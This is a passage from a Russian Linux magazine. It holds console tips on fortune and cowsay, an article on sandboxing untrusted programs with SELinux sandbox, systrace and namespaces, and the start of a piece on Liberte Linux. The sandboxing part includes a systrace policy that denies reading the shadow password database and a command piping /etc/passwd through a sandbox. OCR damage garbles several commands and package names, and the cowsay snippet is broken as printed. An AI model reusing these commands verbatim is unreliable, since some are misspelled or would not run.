```

Рекурсивный глоббинг в bash4

И, наконец, команда `s1` позволит просмотреть листинг закладок. Для удаления закладки используем ключ `'-r'`. Также следует знать, что `bashDirV` модифицирует переменную `PS1` таким образом, что в приглашении выводится время и номер текущего каталога в `history`. Если тебя это не устраивает, просто закомментируй соответствующую строку в скрипте. В качестве альтернативы `bashDirV` можно использовать `apparix` (micans.org/apparix), предлагающий три команды: `bm` (создание закладки), `to` (переход к закладке) и `portal` (добавление подкаталогов в закладки). Помимо `bash` также поддерживается `csf`. Пакет доступен в репозитории Debian/Ubuntu и некоторых других дистрибутивов.

Фортуны

В некоторых Linux-дистрибутивах после запуска консоли выводится небольшая цитата. Практической пользы от нее вроде и нет, но небольшое шуточное высказывание повышает настроение и настраивает на рабочий лад. Тематические пакеты с базами высказываний называются `fortunes`, а сами цитаты — фортунами. За несколько десятков лет в Сети появилось большое количество сборников цитат, которые легко интегрируются в консоль. Чтобы установить их в Debian или Ubuntu, достаточно ввести команду:

```
$ sudo apt-get install fortunes fortunes-debian-hits fortunes-ubuntu-server fortunes-min fortune-mod fortunes-ru
```

Последние два пакета содержат большое количество афоризмов на русском. Кроме этого, в интернете доступны и другие русскоязычные сборки фортунок, найти которые очень просто — достаточно вбить в Гугле `fortunes-ru` и получим несколько десятков ссылок (например, избранные цитаты с сайта [linux.org.ru: lorquotes.ru/fortunes.php](http://linux.org.ru/lorquotes.ru/fortunes.php)).

После установки необходимо настроить вывод цитат в консоль. В самом простом случае достаточно прописать в конфиг `~/.bashrc` всего одно слово:

```
$ echo "fortune" >> ~/.bashrc
```

Далее следует перезапустить терминал или перезагрузить файл настроек (команда `<source ~/.bashrc>`). Список выводимых категорий фортунок можно получить, введя:

```
$ fortunes -f
```

После установки все фортуны помещаются в один из подкаталогов `/usr/share/games/fortunes`, откуда их и забирает программа. В случае необходимости при помощи ключа `'-m'` можно указать шаблон фортунок, которые будут выводиться. После добавления своих фортунок следует использовать утилиту `strfile` для создания индекса (`strfile` файл_фортунок). При желании можно грабить RSS-новости, твиты, прогноз погоды или котировки валют с любого сайта, выводя их в качестве фортунок. Хотя для этого мне больше нравятся аналоги `fortunes` — пакеты `cowsay` и `xcowsay`. `Cowsay` представляет собой приложение на Perl, которое выводит изображение говорящей или думающей коровы, нарисованной ASCII-символами.

```
$ sudo apt-get install cowsay xcowsay
```

По умолчанию корова не знает, что сказать, умную мысль ей надо подкинуть. Например, выведем `uptime`:

```
$ uptime | cowsay
```

Или фортунку (так реализовано в Linux Mint):

```
$ cowsay 'fortune'
```

Кроме стандартной коровы доступны и другие персонажи, соответствующие названию файлов в подкаталоге `/usr/share/cowsay/cows`. Вызвать их можно при помощи параметра `'-f'`. Также ряд параметров изменяют внешний вид коровы: `'-t'` — усталая корова, `'-p'` — параноидальная, `'-w'` — обалдевшая и так далее. Чтобы автоматизировать процесс, заносим строку запуска в `~/.bashrc`:

```
COWDIR=/usr/share/cowsay/cows/;
COWNUM=$((RANDOM%$(ls $COWDIR | wc -l)));
COWFILE=$(ls $COWDIR | sed -n '$COWNUM'p); fortune | cowsay -f $COWFILE
```

Заключение

Собственно, это все. Следуя рекомендациям, описанным в статье, ты сможешь сделать работу в консоли гораздо более удобной и продуктивной, а также освободить время для более важных занятий. **✚**



Зоопарк на карантине

Запускаем небезопасный софт без вреда системе

➔ **Совсем скоро писатели троянов и прочей нечисти всерьез возьмутся за пингвина и наберутся знаний, чтобы создать по-настоящему опасные вирусы. Даже уже существующих троянов не так просто отличить от легальных программ, зато их всегда можно поместить в карантин,**

Многие даже очень грамотные пользователи UNIX-подобных систем считают свои ОС неуязвимыми к разного рода программной заразе. И одна из главных причин такой уверенности — традиция устанавливать софт через проверенные, подписанные сертификатами репозитории, которые по определению не могут содержать зловердных программ. Вторая причина — разделение прав, благодаря которому малвари довольно трудно навредить системе или прописаться в автозагрузку (пользователи Windows любят наделять себя правами админа, в UNIX это не только не поощряется, но часто и вовсе запрещено). Можно долго говорить о том, насколько абсурдна такая уверенность; о 95% пользователей Ubuntu, которые спокойно устанавливают любой подсунутый им deb-пакет; о до смешного простом способе перехвата пользовательского пароля с помощью программ типа xspy; об автозагрузке KDE и GNOME, прописаться в которую можно, создав скрипт, состоящий из

одной строки... Но это статья о другом. В конце концов, все мы люди, и никто из нас не застрахован от ошибок, к тому же иногда очень трудно отказать себе в запуске программы, скачанной из непроверенного источника.

Руки прочь от файлов

Один из наиболее популярных способов помещения приложения в изолированную среду — это так называемые песочницы, которые в Linux представлены системным вызовом chroot, во FreeBSD — технологией jail (тюрьма), в Solaris — зонами (или, говоря языком маркетологов, контейнерами). Все это отличные способы изолировать софтинку от основной системы так, чтобы она не смогла ей навредить. Однако у всех трех технологий есть несколько недостатков, которые делают их неудобными для использования на домашнем компе. Все они требуют создания полной копии существующей системы, на что тратится время, дисковое пространство (что

на сегодняшний день, правда, не так важно) и нервы. Все технологии относительно просты в использовании, но требуют чтения документации и вникания в детали. Кроме всего прочего, голый chroot сам по себе никогда не являлся инструментом обеспечения безопасности, а потому уязвим для многих типов атак. Программу можно запустить в виртуальной машине, но эта процедура опять же потребует создания выделенной машины, скачивания/создания образов, перемещения приложения между реальной и виртуальной машиной. В общем, проблем и возни предостаточно. Нам же требуется простое средство, с помощью которого можно в одну-две команды послать приложение туда, откуда оно уже не выберется. И здесь мы должны задуматься о том, какую функциональность приложения следует ограничивать. Ведь если программе запретить абсолютно все, ее полезность окажется нулевой (более того, мы даже не сможем понять, зловердна ли она вообще).


```

native-bind: sockaddr match "inet-*:0" then permit
native-bind: sockaddr match "inet-*:53" then permit
native-bind: sockaddr match "inet-*:953" then permit
native-break: permit
native-chdir: filename eq "/" then permit
native-chroot: filename eq "/var/named" then permit
native-close: permit
native-closefrom: permit
native-connect: sockaddr eq "/dev/log" then permit
native-connect: sockaddr match "inet-*" then permit
native-dup2: permit
native-exit: permit
native-fcntl: permit
native-fork: permit
native-fsread: filename sub "<non-existent filename>" then deny[enoent]
native-fsread: filename eq "/etc/malloc.conf" then permit
native-fsread: filename eq "/dev/arandom" then permit
native-fsread: filename eq "/etc/group" then permit
native-fsread: filename eq "/etc/named.conf" then permit
native-fsread: filename eq "/etc/named.keys" then permit
native-fsread: filename eq "/etc/pwd.db" then permit
native-fsread: filename eq "/etc/rndc.key" then permit
native-fsread: filename eq "/etc/spwd.db" then deny[eperm]
/etc/systrace/usr_sbin_named 31, 1-8 129

```

Ограничение возможностей демона named с помощью systrace

Чаще всего пользователи беспокоятся за сохранность своих данных, поэтому многим из них становится все равно, какую именно информацию троян сможет отослать в интернет или к какой бот-сети подключить машину. На первый взгляд кажется, что защитить конфиденциальные данные просто. Для этого можно использовать дополнительную учетную запись, выступающую в роли карантина: создаем пользователя (который не состоит ни в каких системных группах) и запускаем команду от его имени с помощью sudo. Работая с правами этого пользователя, программа не сможет прочитать или модифицировать твои файлы паролей, ключей и так далее, не сможет прописаться в автозагрузку KDE или GNOME. А если установить правильные права доступа на файлы своего основного пользователя (600, например), то и содержимое всех обычных файлов окажется в сохранности. К сожалению, такой «псевдокартин» не спасет систему от серьезной заразы, способной использовать локальные уязвимости и архитектурные недостатки Linux, поэтому придется ограничивать программу не только в возможности просматривать локальные файлы пользователей, но и лишать ее других ресурсов (скажем, сетевого обмена данными, возможности запуска других приложений или работы с локальными сервисами). Но обо всем по порядку.


Режем все

Хорошая, эффективная система изоляции приложений должна быть построена на многоуровневой основе, которая могла бы предотвратить компрометацию системы в случае выхода приложения за границу одного из уровней. Так, например, запустив приложение, подозреваемое в хищении личной информации, под именем непривилегированного пользователя, мы создадим лишь один уровень защиты, и, если зловеред найдет способ получить права другого пользователя в системе, то он легко прочтет все его важные данные и отправит их злоумышленнику любым из доступных способов. Но если мы создадим

второй уровень защиты в виде запрета на использование определенных сетевых протоколов или вообще отключим все сетевые возможности приложения — кражи не произойдет (если, конечно, программа не сможет обойти и этот запрет). Проблема только в том, что в ядре Linux нет универсального способа ограничения приложений в доступе к ресурсам.

В свое время предпринималось множество попыток создания таких универсальных механизмов и продвижения их в ядро, но в результате пользователи получили не универсальность, а разброс технологий. Так что сегодня Linux насчитывает как минимум четыре «карантинные системы»:

1. Хостовые системы обнаружения вторжений (HIDS), такие как SELinux и AppArmor, позволяют очень тонко контролировать потребности приложений в ресурсах, но они слишком сложны в использовании рядовыми юзерами. Это учли Дэн Уэлш и Эрик Пэрис, создавшие утилиту sandbox, которая использует уже подготовленные жесткие политики для запуска приложений в песочнице.
2. Системный вызов ptrace позволяет отслеживать то, какими системными вызовами пользуется приложение, перехватывать их и блокировать в случае необходимости. Это наиболее популярный и единственный полностью кроссплатформенный способ ограничения, используемый в таких утилитах, как plash, sydbox и systrace, но у него есть минус — излишняя медлительность.
3. Пространства имен. Операционная система Plan 9 оставила свой отпечаток в Linux не только в виде виртуальной файловой системы procfs и кодировки UTF-8, но и в виде системного вызова clone() и так называемых пространств имен. Любой процесс Linux, начиная с ядра 2.4.19, может создать подпроцесс с совершенно иным представлением файловой системы. Если, например, родитель и все остальные процессы видят файловую систему как содержимое раздела /dev/sda1, смонтированного к корню, плюс /dev/sda5, смонтированного к /home, и procfs к /proc,



► info

- Для тестовых запусков приложений, требующих права суперпользователя, можно использовать утилиту fakeroot, позволяющую создать иллюзию того, что программа запущена пользователем root (становится возможным изменить любой файл системы).

- QubesOS (qubes-os.org) — Linux-дистрибутив, полностью построенный на идее изоляции процессов друг от друга с помощью виртуализации.

- Утилиту sandbox, основанную на SELinux, легко заставить примонтировать выбранные каталоги к каталогам /home/\$USER и /tmp. Для этого есть опции '-H' и '-T': «sandbox -H ~/fakehome -T ~/faketmp vi».


```
> sudo sandbox -t tmpfs -c sh
Using tmpfs for copy-on-write st
> id
uid=1000(j1m) gid=1000(j1m) зруг
video), 100(users), 117(vboxusers)
```

Sandbox от Стефана Грабера полностью изолирует приложение от основной системы

то потомок может видеть вместо этого /dev/sda2, смонтированный к корню, плюс /dev/sda7, смонтированный к /root, и пустой каталог /proc. Причем то, как будет выглядеть файловая система для потомка, полностью определяет родитель. Механизм пространств имен позволяет поместить процесс в свой обособленный файловый мирок, который не будет виден всем остальным процессам. В ядрах ветки 2.6 к файловому пространству имен были добавлены пространства имен процессов, сети и IPC. Так что теперь процесс может видеть не только другую ФС, но и другой набор системных процессов, сетевые интерфейсы (с собственными настройками маршрутизации и файрвола) и очереди IPC. На пространствах имен основана система LXC и простой, но удобный скрипт, написанный **Стефаном Грабером** (stgraber.org).

4. Режим `seccomp` позволяет полностью запретить приложение в самом себе, так что при попытке использовать любой системный вызов, кроме `exit()`, а также `read()` и `write()` в отношении уже открытых файловых дескрипторов, оно будет уничтожено. Для нас в таком жестком ограничении нет ничего полезного, но оно необходимо для работы некоторых клиентов GRID (которые представляют собой небольшие программы, получающие данные на вход и посылающие результат их обработки на выход), а также для изоляции плагинов и вкладок в браузере Google Chrome.

Кроме способности создавать многоуровневые системы изоляции, хорошая песочница должна уметь определять, какие действия должны быть разрешены приложению по умолчанию. Любой школьник понимает, что было бы глупо запрещать web-браузеру создавать сетевые соединения и в то же время разрешить ему выполнять системный вызов `exec()` или читать файл `/etc/passwd`, но как объяснить это программе, реализующей песочницу? Существует четыре возможных варианта:

1. Возложить работу по составлению правил на плечи пользователя, как это делают SELinux и AppArmor. Это самый эффективный и гибкий вариант, у которого есть всего один серьезный недостаток — сложность. Даже матерые сисадмины считают процесс составления правил SELinux нелегким занятием, что уж говорить о тех, кто просто решил запустить браузер в песочнице.

2. Мета-правила. Позволить пользователю самому составлять правила, облегчив задачу с помощью упрощения и группировки правил. Например, вместо массы разных правил типа «разрешить открывать TCP-соединения к порту такому-то такого-то хоста» сделать одно большое правило «разрешить сетевой доступ». Гибкость и безопасность системы снизятся, зато удобство использования резко возрастет. В SELinux такое возможно.

3. Самообучение. Во время первых нескольких запусков приложения песочница анализирует потребности программы в ресурсах и сама составляет правила. Это удобно на сервере, администратор которого беспокоится о безопасности своих сетевых сервисов, однако в том случае, когда мы изначально не можем доверять приложению, этот вариант не подходит.

4. Сигнализировать пользователю каждый раз, когда приложение пытается задействовать ресурсы ОС. Этот вариант очень похож на тот, который используют многие файрволы Windows, выводящие окно с вопросом «Разрешить/Запретить» при инициализации нового сетевого соединения. Разумный вариант, который, тем не менее, требует от пользователя достаточно глубоких знаний в области архитектуры операционных систем.

Теперь, когда мы разобрались с тем, что должна уметь и как функционировать хорошая песочница, посмотрим на то, что нам могут предложить программисты. В следующих трех разделах мы изучим три разные реализации песочниц для приложений: утилиту `sandbox`, использующую возможности SELinux для помещения приложений в карантин; `sysrsc`, опирающийся на системный вызов `ptrace`; и простой python-скрипт, использующий пространства имен.

Sandbox — SELinux с человеческим лицом

`Sandbox` — это утилита, созданная для облегчения запуска непроверенных приложений в песочнице SELinux с максимальным уровнем изоляции. В отличие от «голового» SELinux, утилита не требует какой бы то ни было первоначальной настройки и может быть использована абсолютно любым пользователем, независимо от его уровня подготовки. Функциональность приложения, запущенного под управлением `sandbox`, оказывается сильно ограниченной. В частности, программа не сможет открыть или создать ни один файл; доступ к сетевым функциям ОС будет полностью отрезан; несколько программ, запущенных под управлением `sandbox`, не смогут воздействовать друг на друга. В то же время программа сможет подгружать библиотеки, работать с уже открытыми файловыми дескрипторами, писать в текущий терминал и получать доступ к временному хранилищу данных, расположенному в оперативной памяти. Благодаря столь жестким ограничениям, `sandbox` оказывается почти бесполезным при запуске простых консольных утилит. Все, что можно сделать, это просто заставить непроверенную команду обработать какие-либо данные. Например:

```
$ cat /etc/passwd | sandbox cut -d: -f1 > /tmp/users
```

Утилита `cut`, запущенная внутри песочницы, сможет получить доступ к стандартным входным и выходным потокам, а потому спокойно


Начиная еще с версии 2.2, ядро Linux реализует механизм под названием `capabilities`, позволяющий наделять приложения полномочиями суперпользователя только для выполнения строго определенных функций (например, приложение может выполнять перезагрузку системы, но не способно получить доступ к другим возможностям суперпользователя).

```

> systrace -t ls
/bin/ls, pid: 26465(0)[0], policy: /bin/ls, filters: 0, syscall: linux64-brk(12), ar
gs: 216
Answer: permit
/bin/ls, pid: 26465(0)[0], policy: /bin/ls, filters: 1, syscall: linux64-fsread(21),
filename: /etc/ld.so.nohwcap
Answer: permit
/bin/ls, pid: 26465(0)[0], policy: /bin/ls, filters: 2, syscall: linux64-mmap(9), pr
ot: PROT_READ|PROT_WRITE
Answer: permit
/bin/ls, pid: 26465(0)[0], policy: /bin/ls, filters: 3, syscall: linux64-fstat(5), a
rgs: 216
Answer: permit
/bin/ls, pid: 26465(0)[0], policy: /bin/ls, filters: 4, syscall: linux64-close(3), a
rgs: 216
Answer: permit
/bin/ls, pid: 26465(0)[0], policy: /bin/ls, filters: 5, syscall: linux64-read(0), ar
gs: 216
Answer: permit
/bin/ls, pid: 26465(0)[0], policy: /bin/ls, filters: 6, syscall: linux64-mprotect(10
), prot: PROT_NONE
Answer:

```

Отвечать на вопросы `systrace` — довольно скучное занятие



Графический интерфейс утилиты `sandbox`, основанной на идее пространств имен

обработает представленные ей данные (содержимое `/etc/passwd`) и благополучно запишет их файл `/tmp/users` благодаря перенаправлению выходного потока (оно будет осуществлено уже за пределами песочницы). Если же мы попытаемся открыть файл `/etc/passwd`, находясь внутри песочницы, ничего не получится:

```

$ sandbox cut -d: -f1 /etc/passwd > /tmp/users
/bin/cut: /etc/passwd: Permission denied

```

Какие-то более серьезные запросы приложения также будут отклонены. И это могло бы свести полезность `sandbox` к нулю, если бы он не был основан на SELinux. Дело в том, что политику жесткого ограничения, применяемую утилитой, можно изменить и привести к нужному нам виду (политика носит имя `sandbox_t`, и ее можно отредактировать с помощью простой графической утилиты `system-config-selinux`, входящей в состав дистрибутива Fedora). Более того, `sandbox` можно заставить использовать совершенно другую политику, просто указав ее имя в качестве аргумента опции `-t`. Но это уже для тех, кто разбирается в SELinux.

Совсем иначе обстоит дело с графическими приложениями, которые `sandbox` также умеет вполне безопасно запускать внутри песочницы. Для этого предусмотрен флаг `-X`, использование которого приводит к нескольким коренным изменениям в поведении утилиты. Во-первых, происходит запуск X-сервера `Xephyr`, который работает внутри уже существующей X-сессии и используется в качестве изолятора запускаемого в песочнице приложения от корневого X-сервера. Внутри `Xephyr` происходит запуск менеджера окон `Matchbox`, который растягивает окно приложения на весь экран («экран» только в рамках `Xephyr`, который сам работает внутри окна корневого X-сервера). Чтобы приложение смогло получить доступ к домашнему каталогу и каталогу `/tmp`, но не смогло прочитать хранящиеся в них файлы и навредить, предпринимается серия защитных действий:

1. В рамках случайно выбранного контекста SELinux создаются два пустых каталога в `$HOMEDIR` и `/tmp`.
 2. Происходит запуск SETUID-утилиты `/usr/sbin/seunshare`, в качестве аргументов которой передаются имена созданных каталогов, ID контекста SELinux и имя запускаемой программы.
 3. Утилита `seunshare` использует пространства имен (те самые, о которых мы говорили выше) для монтирования пустых каталогов поверх настоящих каталогов `$HOMEDIR` и `/tmp`.
 4. В новом файловом пространстве имен происходит запуск программы, которая теперь может обращаться только к виртуальному X-серверу и работать с «ненастоящими» каталогами `/home` и `/tmp`.
- Для запуска графических приложений используется несколько иная политика SELinux: `sandbox_file_t`, которая открывает возможность работы с файлами домашнего каталога и каталога `/tmp`, хотя во всем остальном приложение остается сильно ограниченным в функциональности. Если же приложение должно получить доступ к сетевым возможностям, его следует запускать, указав в качестве политики `sandbox_web_t` (возможность использовать протокол HTTP) или `sandbox_net_t` (полный доступ к сетевым возможностям):


```

$ sandbox -X -t sandbox_web_t firefox google.com

```

Утилита уже включена в состав SELinux и может быть получена путем установки пакета `selinux-policy` версии не ниже 3.6.12 и пакета `polyscoreutils` версии не ниже 2.0.62.

SYSTRACE /SYSJAIL SMP EXPLOIT



О том, как ломать OpenBSD/NetBSD-реализацию systrace, Роберт Ватсон рассказал еще в 2007 году

Systrace — обучаемая песочница

Несмотря на то, что главным бэкэндом к systrace является реализация механизма «system call interposition», доступная в NetBSD и OpenBSD, а также в виде патча в Linux, он вполне нормально работает с ptrace-бэкэндом (который хоть и тормозит, но полностью кроссплатформенный и не страдает от уязвимостей) и может предложить пользователям несколько уникальных характеристик, недоступных в других системах.

Главное отличие systrace от множества аналогов (в том числе sandbox) заключается в возможности контролируемого пользователем самообучения, когда утилита напрямую спрашивает юзера о необходимости запрета или разрешения определенных типов системных вызовов. Это позволяет очень гибко контролировать процесс исполнения программы и давать ей только то, что реально нужно. Кроме того, это отличный инструмент исследователя, который проще и нагляднее стандартного strace.

В большинстве дистрибутивов Linux systrace нет, но он по умолчанию включен в OpenBSD, а также очень прост в установке из исходников:

```
$ sudo apt-get install build-essential \
  libevent-1.4-2 libevent-dev
$ wget http://www.provos.org/uploads/systrace-1.6g.tar.gz
$ tar -xzf systrace-1.6g.tar.gz
$ ./configure --prefix=/usr/local && make
$ sudo make install
```

Запускать приложения под управлением systrace просто. Достаточно указать имя программы в качестве аргумента:

```
$ systrace ls
```

По умолчанию утилита пытается задействовать возможности графической программы xsystrace для вывода вопросов на экран. Однако xsystrace не входит в стандартную поставку systrace, поэтому придется принудительно заставить утилиту использовать текстовый режим:

```
$ systrace -t ls
```

Теперь при каждой попытке выполнить системный вызов подопытная программа будет остановлена, а на экран выведен вопрос о том, стоит ли его запрещать. Ответом может быть достаточно сложное условное выражение, учитывающее аргументы системного вызова, но для простоты можно использовать слова «permit» (разрешить) и «deny» (запретить).

Понятно, что даже самые простые программы в течение цикла своей работы могут выполнить десятки и сотни системных вызовов, и будет очень сложно вручную фильтровать их все.

Поэтому в systrace предусмотрен режим «полного доверия», когда программа запускается с разрешением всего и генерирует файл правил, который затем можно отредактировать, запретив опасные системные вызовы — такие, например, как exec().

Чтобы запустить systrace в этом режиме, достаточно указать флаг '-A':

```
$ systrace -A ls
```


Файл правил можно найти в каталоге ~/.systrace:

```
$ ls -l /home/j1m/.systrace/
-rw----- 1 j1m j1m 631 2011-01-04 12:24 bin_ls
```

Однако надо понимать, что «режим доверия» придуман для того, чтобы защитить программы от возможных атак, и для запуска подозрительного кода он не подходит, в этом случае придется самостоятельно запрещать или разрешать системные вызовы по мере выполнения программы.

Пространства имен или sandbox-2

Sandbox, написанный Стефаном Грабером, — это крохотная утилита командной строки, которая использует пространства имен, чтобы запустить подопытное приложение в песочнице. Она выгодно отличает-



```
Policy: /bin/lis, Emulation: linux64
linux64-brk: permit
linux64-fsread: true then permit
linux64-mmap: permit
linux64-writev: permit
linux64-exit_group: permit
linux64-fstat: permit
linux64-close: permit
linux64-read: permit
linux64-mprotect: permit
linux64-arch_prctl: permit
linux64-munmap: permit
linux64-set_tid_address: permit
linux64-set_robust_list: permit
linux64-futex: permit
linux64-rt_sigaction: permit
linux64-rt_sigprocmask: permit
linux64-getrlimit: permit
linux64-statfs: permit
linux64-ioctl: permit
linux64-fcntl: cmd eq "F_GETFD" then permit
linux64-getdents: permit
linux64-write: permit
```

Автоматически сгенерированный файл правил `sysrce`

ся от всех своих аналогов тем, что вместо запретов использует метод виртуализации ресурсов, помещая программу в изолированную среду исполнения, которая не соприкасается с основной системой. Возможно, это не самый безопасный метод, но он весьма способствует удобству использования утилиты, которое сводится просто к запуску подопытной программы без необходимости делать правки правил в том случае, если программе потребуется какой-то дополнительный ресурс.

В сущности, утилита выполняет всего пять простых действий:

1. Создает новый пустой каталог (назовем его `$NEWROOT`) и монтирует к нему корневой каталог системы в режиме `copy-on-write` (для этого используется оверлейная файловая система `aufs`).
2. Монтирует каталог `/home` к `$NEWROOT/home`.
3. Создает новое пространство имен для всех возможных ресурсов.
4. Подключает `procfs` к каталогу `$NEWROOT/proc`.
5. Делает `chroot` в каталог `$NEWROOT` и запускает приложение.

В результате программа оказывается в довольно интересной среде, которая внешне похожа на среду обычной системы, но отличается от нее тем, что модификация любого файла, за исключением файлов каталога `/home` (хотя это настраивается), будет видна только самому приложению. Другие процессы и каналы коммуникации `IPC` не будут видны из песочницы, а значит, не смогут быть эксплуатированы. Программа сможет изменить сетевые настройки песочни-

цы, но эти изменения также не отразятся на основной системе. Утилита не включена ни в один дистрибутив, поэтому ее придется получать и компилировать самостоятельно:

```
$ sudo apt-get install bzz
$ bzz branch lp:~stgraber/+junk/sandbox
$ cd sandbox; make
$ sudo make install
```

После этого запускаем графический интерфейс `sandbox-gui`, с помощью которого можно изменить некоторые настройки песочницы (поддержка сети, подключение реальных каталогов `/home` и `/tmp`) и запустить приложение. Программа требует права суперпользователя, поэтому придется ввести свой пароль.

Выводы

Несмотря на отсутствие единого стандартного интерфейса для ограничения приложений в возможностях, Linux обладает всем необходимым для безопасного запуска приложений в карантине. Описанные в статье инструменты — лишь малая часть того, что было создано за многие годы, так что если тебе не приглянулась ни одна из систем, всегда можно найти достойную альтернативу.

✚



Веб-серфинг в шапке-невидимке

Liberte Linux: ОС для настоящего анонимуса

➔ В анонимной работе в интернете уже давно заинтересованы не только господа в черных шляпах: нередки случаи, когда обычных пользователей привлекали к ответственности всего лишь за нелестный комментарий или запись в блоге. Спрос рождает предложение, так что сегодня речь пойдет об инструменте достижения анонимности Liberte Linux.

Запили мне Liberte на флешку

Liberte Linux относится к семейству LiveUSB-дистрибутивов, то есть дистрибутивов, которые живут на флешках и прочих съемных носителях. Это весьма удобно в тех случаях, когда требуется быстро развернуть среду для (анонимной) работы на постороннем компьютере, будь то десктоп, ноутбук или нетбук без оптического привода. Среди ключевых особенностей дистрибутива, отличающих его от аналогичных решений, стоит отметить следующие:

- повышенная безопасность системы (так как в основе — Hardened Gentoo Linux);
- простота использования;
- нетребовательность к системным ресурсам;
- весь сетевой трафик идет через Tor;
- возможность общаться с другими анонимусами через скрытые сервисы Tor (опция

доступна полностью в версии 2011.1);

- шифрование всей пользовательской информации.

Несмотря на то, что дистрибутив основан на Gentoo, компилировать ядро и софт не требуется, а если приспичит собрать из исходников, то этот процесс максимально автоматизирован. Образ, который можно записать на флешку или SD-карту, уже содержит в себе все нужное для работы. В состав дистрибутива входит только легковесное ПО, основанное на GTK; минималистичный и быстрый менеджер окон Openbox; модульный X-сервер с TrueType шрифтами. Поддерживаются все unicode-локалы и раскладки клавиатур, а также имеется поддержка виртуальной экранной клавиатуры. Все приложения собраны с использованием инструментария сборки проекта Hardened Gentoo, который включает такие патчи, как SSP (защита от переполне-

ния стека и буфера) и ASLR (рандомизация распределения памяти). Весь необходимый для работы софт есть в наличии:

- Midori 0.2.8 — легковесный браузер, основанный на движке WebKit и тулките GTK;
- Claws Mail 3.7.6 — быстрый и легкий клиент электронной почты с графическим интерфейсом, полностью поддерживающий шифрование GnuPG;
- Sakura 2.3.8 — эмулятор терминала, основанный на VTE;
- Audacious 2.4.0 — аудиопроигрыватель с поддержкой всех распространенных форматов (mp3, ogg, flac, ape);
- GNOME Mplayer 0.9.9.2 — стандартный для окружения GNOME проигрыватель видеофайлов, фронтэнд для mplayer на GTK;
